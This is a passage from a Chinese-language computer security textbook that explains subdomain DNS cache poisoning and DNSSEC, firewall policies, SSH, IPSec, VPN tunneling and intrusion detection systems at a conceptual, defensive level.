


图 6.8 针对客户端的 DNS 缓存中毒攻击：(a) 受害人在访问一个恶意网站，浏览包含许多图像的网页时，每浏览一个图像，都会向目标域的不存在子域发送一个单独的 DNS 请求。(b) 恶意 Web 服务器对每个这样的请求发送猜测的响应。在一次成功的猜测之后，客户端的 DNS 缓存就会中毒。

攻击者可以创建一个包含 HTML 标签（如图像标签）的恶意网站，它会自动对其他 URL 发出请求。每一个图像标签都会向目标域不同的、不存在的子域发送请求。当攻击者知道受害人正在浏览这个网页时，他会向客户端迅速发送具有黏结记录的 DNS 应答。一旦客户端缓存中毒的 DNS 项，则攻击成功。

这种类型的攻击是隐形的，因为只是通过用户访问包含图像的网站才能触发这种攻击的启动。当然，还没有发现这类的图像，但要警告用户，浏览器窗口显示一些不能显示图

像的图标时，可能会触发 DNS 缓存中毒攻击。

识别子域 DNS 缓存中毒的风险

子域 DNS 缓存中毒攻击不依赖于 DNS 具体实现的脆弱性，而是协议自身存在问题。通过分析 DNS 攻击可知：DNS 协议本身有两个弱点：

- 只依靠 16 位数作为唯一机制来验证 DNS 响应的真实性，对安全而言，这样做是远远不够的。
- 对不存在子域请求的响应无应答。

因此，针对子域的 DNS 缓存中毒是难以避免的。真正修复底层的脆弱性将是一项艰巨的任务，根据在互联网基础设施中 DNS 的关键本质，采取新版的 DNS 是有效的解决方案。但在开发出更持久的解决方案之前，一些治标的措施已经到位，以减少这种攻击的风险。

防御子域 DNS 缓存中毒

首先，大多数 DNS 缓存中毒攻击主要针对 ISP 的 DNS 服务器，也称为本地 DNS (local DNS, LDNS) 服务器，而不是权威域名服务器。在最近的缓存中毒攻击出现之前，外界能公开访问 LDNS 是很常见的，但从 2008 年开始，大多数 LDNS 服务器都重新进行了配置，只接受内部网的请求。这样就能防止源于 ISP 网络外部的所有缓存中毒攻击。但是，仍存在从网络内部进行攻击的可能性。

为了进一步降低这种攻击的成功率，现在，许多 DNS 实现都结合了源端口随机化 (source-port randomization, SPR)，根据 DNS 查询实现源端口的随机化（且必须应答）。这降低了成功产生虚假的、能被接受的 DNS 应答的可能性。除了 2^{16} 个可能的查询 ID 之外，可能的查询 ID 乘以可能的源端口号，可能的组合数约为 64 000。这种随机性是一种改进，但事实证明：即使使用了随机查询 ID 和源端口随机化，针对域名服务器的 DNS 缓存中毒攻击仍然存在。

6.1.4 DNSSEC

由于上述治标措施还不足以完全缓解 DNS 缓存中毒的风险，必须对 DNS 采取新的方法。一种能采取的可行方案就是 DNSSEC，它是 DNS 协议的安全扩展集，通过使用公钥加密对所有 DNS 应答进行数字签名来防止像缓存中毒这类攻击的发生。这种数字签名使攻击者不能再伪造 DNS 应答，因此也不能再使 DNS 缓存中毒。

但是，DNSSEC 的广泛实现还存在一个挑战：因为它是 DNS 协议自身的扩展，所以，为了使 DNSSEC 运行，必须在客户端和服务器端同时部署。在写本书时，使用 DNSSEC 的用户越来越多，但尚未普及。因此，在 DNSSEC 尚未普及之前，DNS 协议中仍存在着安全风险。

DNSSEC 使用一些新的 DNS 记录类型。当客户端发出 DNS 请求时，请求数据包表示支持 DNSSEC。如果被查询的服务器也支持 DNSSEC，那么，资源记录签名 (resource-record signature, RRSIG) 同解析的查询一起返回给客户端。RRSIG 记录包含返回记录的数字签名，该数字签名的计算过程为：首先，生成返回记录的散列，然后用权威域名服务器的私钥对该散列加密，从而生成该数字签名。除了 RRSIG 记录之外，客户端的响应也包含

DNSKEY 记录，该记录包含权威域名服务器的公钥。客户端使用域名服务器的公钥解密数字字签名，并将散列与本地计算出的记录散列进行比较，就能验证返回记录的真实性。

唯一剩下的步骤就是建立对假定域名服务器公钥的信任。对系统安全而言，这是必不可少的。否则，攻击者只需要拦截流量，用自己的私钥伪造 DNS 响应记录，发送自己的公钥作为 DNSKEY 记录。为了防止这类攻击，DNSSEC 使用了信任链（chain of trust）。回忆一下，每个 DNS 区域（除了根区）都有一个父区域，在层次结构中通过向上返回根域名服务器就能建立信任。为了验证特定区域的公钥，客户端从其父区域请求指定签名者（designated signer, DS）记录，该记录包含子区域公钥的散列。除了这个 DS 记录之外，父域名服务器还返回自己的 DNSKEY 记录和其他包含 DS 记录数字签名副本的 RRSIG 记录。

为了执行数字签名验证，客户端使用父域名服务器的 DNSKEY 来解密 RRSIG 记录，将结果与该 DS 记录比较，最后再将 DS 记录与子域名服务器的 DNSKEY 比较。这个过程一直进行，直到客户端已知道这是一个“受信任的密钥”，遇到时不再需要进行验证为止。在理想情况下，根名称服务器将是受信任点，但在写本书时，根域名服务器并不支持 DNSSEC。现在，DNSSEC 的客户端必须配置在根域名服务器之下的某一级配置受信任点，如图 6.9 所示。




图 6.9 DNSSEC 的响应及验证它的信任链。在这种情况下，book.example.com 返回签名的 DNS 响应和自己的公钥，example.com 发送其公钥和验证 book.example.com 公钥的已签名的 DS 记录。.com 发送其公钥和验证 example.com 公钥的已签名的 DS 记录。客户端可以信任这个链，因为它知道.com 的公钥

6.2 防火墙

现在，人们公认：互联网是一个不受信任的、具有大量恶意攻击的计算机网络。互联网存在如此多的危险，为了保护私有网络和个人计算机的安全，就需要部署防火墙（firewall）过滤流入或流出的流量，基于的预定义规则集称为防火墙策略（firewall policy）。

防火墙既可以作为一种保护措施，用于保护内部网络用户免受互联网上的恶意攻击，也可以作为一种审查手段。例如，许多公司通过采用防火墙技术来禁止内部用户使用某些协议或访问某些网站。在一些国家（如中国），通过实施更严格的国家级防火墙策略，更大规模地对他们的公民实行审查，以禁止用户访问某些不该访问的网站。

通过硬件或软件都可以实现防火墙，并且通常在内部网的外围部署防火墙，内部网连接到互联网的位置就是防火墙所在的位置，如图 6.10 所示。在这个网络拓扑模型中，互联网被视为不可信任的区域，内部网被视为受信任的区域，将位于受信任的内部网和互联网之间的任何计算机（如防火墙）称为非军事区（demilitarized zone, DMZ）（借用军事术语）。顺便说一句，在个人计算机上，防火墙一般都是通过软件实现的。



图 6.10 使用防火墙策略来规范不可信任互联网与受信任内部网之间的通信流量

6.2.1 防火墙策略

在分析防火墙如何实现细节之前，理解组织或计算机定义防火墙策略的不同概念方法是非常重要的。流经防火墙的数据包会有如下三种结果。

- 接受（accepted）：允许通过防火墙。
- 丢弃（dropped）：不允许通过防火墙，且无失败指示。
- 拒绝（rejected）：不允许通过防火墙，并试着通知源端，数据包已被拒绝。

防火墙处理数据包的策略是基于被检查数据包的一些特性，包括所使用的协议（如 TCP 或 UDP）、源 IP 地址和目的 IP 地址、源端口和目的端口，以及在某些情况下数据包应用

程序级的有效载荷（如是否包含病毒）。

黑名单和白名单

为了有效地使对外部世界的脆弱性最小化，同时保持受信任内部网（或个人计算机）中计算机所需要的功能，有两种基本方法来创建防火墙策略（或规则集）。有些网络管理员选择黑名单（blacklist）方法或默认允许（default-allow）的规则集。在这种配置中，除了那些符合黑名单所定义的具体规则的数据包之外，其他所有的数据包都允许通过防火墙。这种类型的配置更具灵活性，能确保内部网的服务不被防火墙中断，但从安全角度分析，这种方法已经假定网络管理员能列举出所有恶意流量的本质特性。

一种更安全的定义防火墙规则集的方法是实现白名单（white list）或默认拒绝（default-deny）策略，除非防火墙接受数据包，否则数据包会被丢弃或拒绝。例如，网络管理员可以决定进入网络的唯一合法流量是流向 Web 服务器的 HTTP 流量，其他所有流入的流量都会被丢弃。虽然这种配置需要管理员非常熟悉内部网所用的协议，但在决定是否接受流入流量时，这种方法最谨慎，所以也更安全。

6.2.2 无状态和有状态防火墙

防火墙能支持的策略是基于每个独立数据包的特性，或者也可以在更广泛的上下文中分析数据包。

无状态防火墙

防火墙的一个简单实现是无状态防火墙（stateless firewall）。

这种防火墙针对正在处理的数据包而不维护任何可存储的上下文（或状态）。它试图处理通过自己的每个独立数据包，而不考虑前面已经处理过的数据包。特别是，无状态防火墙没有专门的内存来确定给定的数据包是否是已有连接的一部分。无状态防火墙只是检查数据包，然后应用源 IP 地址、目的 IP 地址和端口的规则。

尽管无状态防火墙提供了管理两个不可信任区域之间流量的起点，且所需开销很小，但缺乏灵活性，通常需要在受限的功能和宽松的安全之间做出选择。分析一下内部网用户通过 TCP 连接到外部网站的情况。首先，如第 5.4.1 小节所述，用户发送具有 SYN 标志的 TCP 数据包来初始化一个 TCP 连接。为了允许这个数据包通过，防火墙必须允许源地址是用户的 IP 地址，端口是用户发送请求的端口的数据流出。然后，Web 服务器用具有 SYN 和 ACK 标志数据包作为响应。为了允许这个数据包通过，防火墙必须允许来自 Web 服务器的数据包流入，Web 流量也来自于适当的端口，如图 6.11 所示。

阻止不需要的数据包

注意，如果上述策略到位，所有来自于 Web 服务器默认端口的流量都允许通过防火墙到达用户的计算机，这样做是不可取的。通过分析，需要收紧这一策略，防火墙并不需要允许带有 SYN 标志的 TCP 数据包到达用户，如图 6.12 所示。虽然这种限制能阻止外部方

启动与内部计算机的 TCP 连接，但它不能阻止使用不带有 SYN 标志的其他数据包探测网络。




图 6.11 无状态防火墙允许 TCP 会话使用来自受信任内部网的请求发起 HTTP 连接（端口 80）




图 6.12 无状态防火墙丢弃由受信任内部网外部请求发起的 HTTP 连接的 TCP 会话

状态防火墙

由于无状态防火墙不记录任何以前的流量，所以它不知道当前数据包是否是来自网络内对前一个特定数据包的响应，或者它只是一个自发的数据包。而状态防火墙（stateful firewall）可以区分数据包是否是受信任网络内发起的合法会话的一部分。像 NAT 设备（第 5.4.3 小节）一样，状态防火墙维护着表，表中包含每个活动连接的信息：包括 IP 地址、端口和数据包的序列号。使用这些表，状态防火墙可以解决这样的问题：只允许响应内部网发起连接的 TCP 数据包流入。一旦完成初始的握手，且也允许数据包通过防火墙，则该连接的所有后续通信都允许通过防火墙，直到连接最终终止为止，如图 6.13 所示。

处理 TCP 连接比较简单，因为双方必须执行初始握手才能建立连接。处理 UDP 通信并不如此清晰。当防火墙允许合法的 UDP 数据包通过时，大多数状态防火墙才认为一个 UDP 会话开始（一个在底层协议中没有映射的抽象）。此刻，在两个相同 IP 和端口之间的

所有后续 UDP 传输都是被允许的，直至超时为止。




图 6.13 配置有状态防火墙，允许使用来自受信任内部网请求发起的 TCP 请求（端口 80）

状态防火墙允许管理员对网络流量实施更严格的规则，与流出流量相比，对流入流量创建更有效的策略。但是有时，需要基于进入和退出网络数据包的实际内容来管理流量，而不是仅仅分析源端和目的地。通过使用应用层防火墙（application-layer firewall）完成上述功能。顾名思义，这些防火墙能分析存储在应用层的流入流出数据包的数据，并基于这些内容运用规则。举个例子，简单的规则可以拒绝某一特定网站的所有请求。大多数现代的防火墙都采用了某种更高层次的过滤，这种过滤取决于 IP 数据包有效载荷的特性，如 TCP 和 UDP 数据包头的特性。一般将分析网络流量中较高层的数据作法称为深度数据包检测（deep packet inspection）。它经常连同入侵检测系统和入侵防御系统一起使用，制定复杂的策略划定可以接受的数据，拒绝恶意的流量。

6.3 隧道

正如我们所提到的，互联网通信的一个挑战在于：在默认情况下，互联网是不安全的。通常 TCP 数据包的内容是不加密的，因此，如果有人在窃听 TCP 连接，他会知道该会话中有效载荷的所有内容。使用隧道（tunneling）协议无需改变软件的执行就能防止这种窃听。在隧道协议中，客户端和服务器之间的通信是自动加密的，窃听是不可行的。为了使用隧道协议，客户端和服务器必须通过某种方式创建加密和解密密钥，因此使用隧道协议需要某些设置。但非常不幸，设置内容需要在传输层或网络层协议中使用应用层的概念，如身份和授权。因此，隧道技术允许用户解决 TCP/IP 协议的某些安全隐患，代价是增加了 IP 协议栈的开销。不管如何，隧道是目前广泛使用的一种技术，因为它允许用户通过不

受信任的互联网进行安全通信，如图 6.14 所示。




图 6.14 隧道协议提供客户端与服务器之间端到端的 TCP/IP 通信加密

6.3.1 安全的 Shell (SSH)

在互联网发展初期，人们已经很清楚远程管理计算机是互联网的一种强大功能。早期的远程管理协议如 telent、FTP 和 rlogin 都允许管理员通过命令提示符或 shell 远程控制计算机，但都没有提供任何形式的加密，只是发送纯文本的数据。为了弥补这些不安全协议的不足，创建了 SSH，它使用对称和公钥密码技术加密通信，所以 SSH 在互联网上使用加密信道进行通信。

SSH 的安全性是基于 SSH 使用的加密、解密、密钥交换算法的强度。由于其安全性强，除了安全的远程管理之外，SSH 协议还可用于各种任务，包括通过简单的文件安全复制协议 (Secure Copy Protocol, SCP) 进行文件传输或作为更安全文件传输协议的一部分 (Secure File-Transfer Protocol, SFTP)。

此外，SSH 协议最常见的一个用途就是安全隧道。设计 SSH 协议的目的在于：窃听者无法推断出 SSH 流量的内容，使用 SSH 建立的隧道能防止许多基于数据包嗅探的攻击。为了建立一个 SSH 连接，客户端和服务器需要执行如下操作。

- (1) 客户端通过一个 TCP 会话连接到服务器。
- (2) 客户端与服务器交换管理细节的信息，如支持的加密方法、各自协议的版本，每一方都要选择另一方支持的一组协议。
- (3) 客户端和服务器进行密钥交换，创建共享的秘密会话密钥，用会话密钥加密双方的通信（但不用于身份验证）。这个会话密钥配合选择的块加密（通常是 AES、3DES、Blowfish 或 IDEA）来加密所有后续的通信。
- (4) 服务器向客户端发送可以接受身份验证列表，客户端将按顺序尝试。最常见的机制是使用密码或以下的公共密钥身份验证方法：
 - (a) 如果选定的机制是公共密钥身份验证，则客户端向服务器发送自己的公钥。

- (b) 然后服务器检查是否这个密钥已存储在其授权的密钥列表之中。如果在，服务器使用客户的公钥加密挑战，并将其发送给客户端。
- (c) 客户用自己的私钥解密挑战，并向服务器发回响应，证明自己的身份。
- (5) 一旦身份验证已顺利完成，服务器允许客户端访问相应的资源，如命令提示符。

6.3.2 IPSec

IP 协议的一个根本缺点是缺乏内置的安全措施来确保每个 IP 数据包的真实性和私密性。IP 本身并没有特定的机制来确保特定的数据包来自于受信任的源端，因为 IP 数据包只包含“源地址”字段，任何人都可以伪造这个源地址。此外，也没有对 IP 数据包中的数据进行加密，以保证数据传输的私密性。最后，虽然 IP 头包含一个非加密的校验和来验证头的完整性之外，对有效载荷并未进行完整性验证。身份验证和私密性问题在一些高层协议中解决，如 DNSSEC（第 6.1.4 小节）、SSH（第 6.3.1 小节）和 SSL/TLS（第 7.1.2 小节），但网络层更强大的解决方案能保证所有应用程序的安全。为了解决这些问题，创建了 IP 协议安全（Internet Protocol Security, IPSec）协议族。IPSec 的创建是配合 IPv6 的，但设计时是向后兼容的，所以也能配合 IPv4 使用。因为它运行在网络层，所以对应用程序而言，IPSec 协议是完全透明的。实现 IPSec 需要修改 IP 协议栈，但没有必要对网络应用程序进行修改。

IPSec 由若干协议组成，每个协议针对不同的安全需求。每个协议都能运行在两种模式下：传输模式（transport mode）或隧道模式（tunnel mode）。在传输模式下，在原数据包的数据之前，会插入额外的 IPSec 的头信息，只对数据包的有效载荷进行加密或身份验证。而使用隧道模式时，会构造一个新的数据包，将 IPSec 头信息和整个原数据包和它的头一起被封装作为新数据包的有效载荷。隧道模式通常用于创建虚拟专用网络（VPN），这将在第 6.3.3 小节讨论。

为了使用 IPSec 的扩展，双方的通信必须首先建立安全关联（security association, SA）集，这部分信息描述了双方之间如何进行安全通信。SA 包含加密密钥、所使用的算法信息以及与通信相关的其他参数。SA 是单向的，所以每一方都必须创建流入和流出流量的 SA。通信双方在安全关联数据库（security association database, SADB）中保存 SA。通过使用 IPSec 数据包头中存储的安全参数索引（security parameter index, SPI）字段与目的 IP 地址或源 IP 地址，IPSec 提供对流入数据包的保护，并验证或加密流入的数据包，对 SADB 进行索引并基于相应的 SA 执行操作。

互联网密钥交换

IPSec 使用互联网密钥交换（Internet Key Exchange, IKE）协议来处理 SA 的约定。IKE 的操作分两个阶段：第一阶段，建立初始的安全关联来加密后续的 IKE 通信；第二阶段，这个加密信道用于实际的 IPSec 流量定义 SA。为了建立初始的 SA，在双方之间，用安全密钥交换算法创建共享密钥。一旦建立了加密信道之后，双方交换信息来确定他们的 SA，包括加密算法、散列算法和身份验证方法（如预共享密钥）。一旦创建了这些 SA，双方就可以使用 IPSec 协议进行通信了，从而保证了机密性、身份验证和数据的完整性。

认证头 (AH)

认证头 (Authentication Header, AH) 协议是用来认证源端，并保证 IPSec 数据包的数据完整性。如图 6.15 所示，AH 被插入到 IP 数据包的有效载荷之前，当使用传输模式时，AH 中包含原 IP 的有效载荷，当使用隧道模式时，AH 中包含整个封装的 IP 数据包。




图 6.15 认证头

认证头的组成部分

AH 头包含的安全参数索引 (SPI) 用于识别与数据包相关联的安全关联，且使用随机初始化序列号以防止重放攻击，且在“认证数据”字段包含完整性检查值 (integrity check value, ICV)。通过计算整个数据包的散列得到 ICV，包括 IPSec 头，但不包括在路由和认证数据本身时发生变化的字段。通过使用消息认证码 (MAC) 来计算散列 (第 1.3.4 小节)，加密散列函数的算法也使用密钥。这个 MAC 推荐使用的散列函数是 SHA-256。如果恶意方篡改了数据包，则接收方通过重新计算 ICV 能发现这种差异。此外，由于使用了密钥，只有认证方能正确地加密有效载荷，认证数据包的源端。AH 的强认证是要付出一定代价的。它不能与网络地址转换 (NAT) 一起使用，因为它的 IP 源地址包含在它的认证数据之中。因此，当维护数据包的 ICV 时，NAT 设备无法成功重写源 IP 地址。

封装安全有效载荷 (ESP)

虽然 AH 提供了完整性和源端的认证，但不能保证机密性——因为它仍未对数据包进行加密。为了满足这一额外的安全需求，可以使用封装安全有效载荷 (encapsulating security payload, ESP) 头，如图 6.16 所示。AH 头是在有效载荷或原数据包之前，而 ESP 是通过提供头和“尾”来封装它的有效载荷。为了提供加密，ESP 使用指定的块密码 (通常是 AES、3DES 或 Blowfish) 来加密整个原 IP 数据包或它的数据，这取决于是使用隧道模式还是传

输模式。在 ESP 尾还提供了可选的“认证数据”字段。与 AH 不同，ESP 认证 ESP 头和有效载荷，而不认证 IP 头。因为它不能保护 IP 头不被篡改，所以安全性会略有降低，但允许 NAT 设备成功地重写源 IP 地址。注意，对 NAT 而言，加密有效载荷会产生另外一个问题。因为对 NAT 设备而言，TCP 端口号是不可见的，必须使用其他标识符来维护 NAT 的查找表。




图 6.16 ESP 头

6.3.3 虚拟专用网络

虚拟专用网络（virtual private networking, VPN）是一种安全地延长了私有网络的物理距离，利用公有网络（如互联网）进行通信的技术。尽管使用不受信任的网络进行传输，VPN 也能提供数据的保密性、完整性。VPN 主要有两种类型：远程访问 VPN（remote access VPN）和站点到站点的 VPN（site-to-site VPN）。

远程访问 VPN 允许授权用户访问私有网络，一般将这种私有网络称为内网（intranet）。例如，组织可能允许员工远程访问公司的网络，员工就像在公司一样使用自己的系统或互联网。为了能做到这一点，组织会建立 VPN 端点，该端点被称为网络接入服务器（network access server, NAS）。客户端通常在自己的计算机上安装 VPN 客户端软件，用于处理到 NAS 的连接约定，并使通信更加便利。

站点到站点的 VPN 解决方案旨在为两个或更多远程网络提供安全的桥梁。在使用 VPN 之前，组织为了安全地桥接自己的私有网络，需要购买昂贵的租用线路，并用电缆直接连接到内网。VPN 能提供相同的安全，但它使用互联网通信，而不是依靠私有网络的物理层网。为了创建站点到站点的 VPN 连接，两个网络各有一个单独的 VPN 端点，两端点之间相互通信，并传输相应的流量。

VPN 本身并不规范，许多公司都提供了极具竞争力的 VPN 解决方案。但是，大多数 VPN 的实现是利用受限的协议来安全地传输数据。介绍这些协议的详细内容超出了本书的范围，但是，几乎所有协议都使用隧道和封装技术来保护网络流量。举个例子，一个最广泛应用的 VPN 实现就是使用了点到点的隧道协议（point-to-point tunneling protocol, PPTP）。PPTP 的工作原理如下：首先使用对等（peer-to-peer, PPP）的链路层协议建立连接，然后

封装 PPP 帧，并使用 Microsoft 点对点（Microsoft Point-to-Point，MPPE）对其加密，最后通过互联网发送数据包。一个最新的协议第 2 层隧道协议（Layer 2 Tunneling Protocol，L2TP）旨在替代旧的 PPTP 和另一个旧的隧道协议：思科的第 2 层转发协议（Layer 2 Forwarding，L2F）。整个 L2TP 帧（包括头和有效载荷）都被封装到 UDP 数据包中。在 L2TP 数据包中，可以封装一些链路层的协议（如 PPP 和以太网）。L2TP 通常与 IPSec 一起使用，来确保认证、完整性和机密性。

VPN 和隧道存在的一些风险

虽然 VPN 和其他的安全隧道技术解决了一个安全问题：即如何在互联网上安全地进行通信。但实际上，在解决问题的同时也滋生了问题。特别是使用隧道会规避防火墙的策略。当使用隧道协议时，会使用不同的传输协议对一系列网络数据包的有效载荷进行封装，而防火墙可能会阻止这些数据包的通过。在这种情况下，深度数据包检测毫无用处（只是用于检测正在使用的隧道协议），因为在隧道协议中，已对有效载荷进行了加密。

举个例子，在信息泄漏攻击中，使用 HTTP 数据包将公司机密从被入侵的网络发出，当协议使用隧道时，要检测信息的泄漏变得非常困难。因为隧道协议旨在防止窃听者推断出加密流量的内容，深度数据包检测也不能判断隧道是用于合法目的，还是用于包装禁止的协议。举另外一个例子，使用隧道也颠覆了防火墙的规则，假设组织防止内部网用户访问某些网站。如果允许流出隧道的连接，那么内部用户可以建立到外部服务器的隧道，并代表该用户向禁止访问的网站路由 HTTP 流量，同样也通过相同的隧道，将响应返回给该用户。出于更恶意的目的，攻击者也可以使用隧道来规避防火墙策略。因此，当定义用户可接受的流量策略时，必须谨慎行事，尤其是针对可以使用隧道的协议，更要谨慎。

6.4 入侵检测

入侵检测系统（intrusion detection system，IDS）可以是一种软件系统，也可以是一种硬件系统，用于检测网络或个人计算机上恶意活动的迹象。入侵检测系统的功能分为 **IDS 传感器**（IDS sensor）和 **IDS 管理器**（IDS manager）；IDS 传感器的功能是收集网络组件和计算机的实时数据，IDS 管理器的功能是接收来自传感器的报告。

IDS 管理器编译来自 IDS 传感器的数据，以确定是否发生了入侵。这种确定通常是基于网站策略（site policy）集，它是确定可能入侵的规则集和统计条件。如果 IDS 管理器检测到了入侵，那么它会发出警报（alarm），使系统管理员能够应对可能的攻击，如图 6.17 所示。

入侵

IDS 旨在检测一些威胁，所包含的威胁如下。

- 伪装者（masquerader）：攻击者冒用合法用户的身份或凭据来获得对计算机系统或网络的访问。

- 违法者 (Misfeasor): 合法的用户执行了未经授权的操作。
- 秘密用户 (Clandestine user): 通过删除审计文件或系统日志，试图阻止或掩盖自己行为的用户。




图 6.17 入侵检测系统 (IDS) 监控局域网。实线表示网络连接，灰色的虚线表示数据报告任务。路由器和选定的计算机向 IDS 传感器报告，IDS 传感器再向 IDS 管理器报告

此外，IDS 旨在检测自动攻击和威胁，所包含的相关攻击如下。

- 端口扫描 (port scans): 信息收集旨在确定主机开放哪个端口作为 TCP 连接 (第 6.4.4 小节)。
- 拒绝服务攻击 (denial-of-service attack): 网络攻击意味着淹没主机，并将合法访问拒之门外 (第 5.5 小节)。
- 恶意软件攻击 (Malware attack): 复制恶意软件的攻击，特洛伊木马、计算机蠕虫和病毒等 (第 4.3 小节)。
- ARP 欺骗 (ARP spoofing): 试图重定向局域网中的 IP 流量 (第 5.2.3 小节)。
- DNS 缓存中毒 (DNS cache poisoning): 网址嫁接攻击旨在改变主机的 DNS 缓存，以创建伪造的域名/IP 地址的关联 (第 6.1.3 小节)。

入侵检测技术

入侵检测系统可以部署在各种上下文中来执行不同的功能。传统的网络入侵检测系统 (network intrusion detection system, NIDS) 位于网络边界，基于流量模式和内容检测恶意的行为。基于入侵检测系统的协议 (protocol-based intrusion detection system, PIDS) 专门检测特定协议中的恶意行为，通常部署在特定的网络主机中。例如，Web 服务器可以运行 PIDS 来分析流入的 HTTP 流量，丢弃那么恶意的或包含错误的请求。同样，PIDS 可以监

